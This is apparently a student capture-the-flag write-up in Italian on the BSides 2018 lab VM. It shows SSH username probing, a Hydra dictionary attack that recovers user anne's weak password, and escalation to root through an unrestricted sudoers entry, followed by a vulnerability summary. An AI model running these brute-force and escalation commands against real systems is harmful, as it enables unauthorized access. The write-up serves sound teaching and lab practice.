Fig. 22 — Tentativi di connessione SSH sui vari username: per abatchy e mai la connessione viene rifiutata con "Permission denied (publickey)", segno che questi account accettano solo autenticazione a chiave.



```
kali@kali:~$ curl -s "http://192.168.64.12/backup_wordpress/wp-config.php"
<hr>
<address>Apache/2.2.22 (Ubuntu) Server at 192.168.64.12 Port 80</address>
</body></html>
<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access /.htpasswd
on this server.</p>
<hr>
<address>Apache/2.2.22 (Ubuntu) Server at 192.168.64.12 Port 80</address>
</body></html>

(kali@kali)-[~]
$ ssh abatchy@192.168.64.12
ssh mai@192.168.64.12
ssh anne@192.168.64.12
The authenticity of host '192.168.64.12 (192.168.64.12)' can't be established.
ECDSA key fingerprint is: SHA256:FhT9tr50Ps28yBw38pBWN+YEx5wCU/d801Ih2W4fyQ
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.64.12' (ECDSA) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
abatchy@192.168.64.12: Permission denied (publickey).
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
mai@192.168.64.12: Permission denied (publickey).
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
anne@192.168.64.12's password: 
```

Fig. 23 — Per l'utente anne il server richiede invece la password ("anne@192.168.64.12's password:"), indicando che questo account ammette l'autenticazione con password.

Username	Esito tentativo SSH
abatchy	Permission denied (solo chiave pubblica)
mai	Permission denied (solo chiave pubblica)
john	Non testato separatamente — comportamento atteso analogo
doomguy	Non testato separatamente — comportamento atteso analogo
anne	Richiede password — autenticazione a password abilitata

5.2 Attacco a dizionario con Hydra sull'utente anne

Individuato l'unico account con autenticazione a password abilitata, è stato lanciato un attacco a dizionario mirato con Hydra, usando la wordlist rockyou_top100k.txt (le 100.000 password più comuni della lista rockyou):

```
hydra -l anne -P rockyou_top100k.txt 192.168.64.12 ssh -t 4 -V
```

```

kali@kali:~/brute_force
$ cd brute_force
$ hydra -l anne -P rockyou_top100k.txt 192.168.64.12 ssh -t 4 -V
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
or illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-17 09:39:30
[DATA] max 4 tasks per 1 server, overall 4 tasks, 100000 login tries (l:1/p:100000), ~25000 tries per task
[DATA] attacking ssh://192.168.64.12:22/
[ATTEMPT] target 192.168.64.12 - login "anne" - pass "123456" - 1 of 100000 [child 0] (0/0)
[ATTEMPT] target 192.168.64.12 - login "anne" - pass "12345" - 2 of 100000 [child 1] (0/0)
[ATTEMPT] target 192.168.64.12 - login "anne" - pass "123456789" - 3 of 100000 [child 2] (0/0)
[ATTEMPT] target 192.168.64.12 - login "anne" - pass "password" - 4 of 100000 [child 3] (0/0)
[ATTEMPT] target 192.168.64.12 - login "anne" - pass "iloveyou" - 5 of 100000 [child 3] (0/0)
[ATTEMPT] target 192.168.64.12 - login "anne" - pass "princess" - 6 of 100000 [child 0] (0/0)
[ATTEMPT] target 192.168.64.12 - login "anne" - pass "1234567" - 7 of 100000 [child 1] (0/0)
[ATTEMPT] target 192.168.64.12 - login "anne" - pass "rockyou" - 8 of 100000 [child 2] (0/0)
[22][ssh] host: 192.168.64.12 login: anne password: princess
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-17 09:39:48
$

```

Fig. 24 — Esecuzione di Hydra: dopo poche decine di tentativi viene individuata la combinazione corretta — login: anne, password: princess.

Credenziali individuate: anne / princess

5.3 Accesso SSH e verifica dei privilegi sudo

Con le credenziali trovate è stato effettuato l'accesso SSH come utente anne:

ssh anne@192.168.64.12




Fig. 25 — Login SSH riuscito come utente anne: il banner conferma Ubuntu 12.04.4 LTS e il prompt diventa anne@bsides2018:~\$.

Una volta ottenuta la shell, è stato eseguito il controllo standard dei privilegi sudo:

sudo -l




Fig. 26 — Output di sudo -l: "User anne may run the following commands on this host: (ALL : ALL) ALL", ovvero l'utente può eseguire qualsiasi comando come root.

Vulnerabilità critica individuata: il file sudoers consente all'utente anne di eseguire qualunque comando come root (ALL : ALL) ALL, previa sola conoscenza della password dell'utente stesso — non è richiesta la password di root né alcuna restrizione sui comandi.

5.4 Escalation a root e cattura della flag

sudo su




Fig. 27 — Escalation completata: il comando `whoami` restituisce `root`, confermando l'ottenimento dei massimi privilegi sul sistema.

`cat /root/flag.txt`




Fig. 28 — Lettura della flag finale in `/root/flag.txt`: messaggio di conferma dell'autore della macchina (@abatchy17) che certifica l'ottenimento dei privilegi di root.

ACCESSO ROOT OTTENUTO E FLAG CATTURATA

6. Riepilogo delle vulnerabilità individuate

FTP anonimo con file sensibili esposti	Divulgazione di username di sistema	Sì, come punto di partenza
CVE-2017-8295 (WordPress password reset)	Alto — reset password non autenticato	No — ambiente senza mail reale
CVE-2016-6897/6896 (WP path traversal)	Medio — richiede utente autenticato	No — registrazione disabilitata
CVE-2012-1823 (PHP CGI RCE)	Critico se applicabile	No — PHP non esposto via CGI
Password SSH debole (anne / princess)	Alto — credenziali deboli craccabili	Sì
Sudoers misconfigurato ((ALL:ALL) ALL)	Critico — privilege escalation diretta	Sì — vettore finale verso root

7. Conclusioni

La traccia richiedeva di individuare almeno due percorsi distinti di attacco verso l'accesso root. Nel corso della sessione è stato esplorato in modo estensivo il lato applicativo (WordPress 4.5 e PHP 5.3.10), tentando sei vettori diversi (password reset, path traversal, LFI, CGI RCE, brute-force XML-RPC, moduli Metasploit): nessuno di questi ha prodotto un accesso entro i tempi disponibili, per le motivazioni tecniche riportate in ciascuna sezione.

Il percorso che ha effettivamente permesso di ottenere l'accesso root è stato invece:

1. Enumerazione anonima via FTP → recupero di una lista di username di sistema
2. Identificazione dell'unico account SSH con autenticazione a password abilitata (anne)
3. Attacco a dizionario con Hydra → individuazione della password (princess)
4. Accesso SSH e verifica di sudo -l → rilevata configurazione sudoers non ristretta
5. Escalation immediata a root tramite sudo su, senza necessità di ulteriori exploit

RISULTATO FINALE: accesso root ottenuto ✓ — flag catturata ✓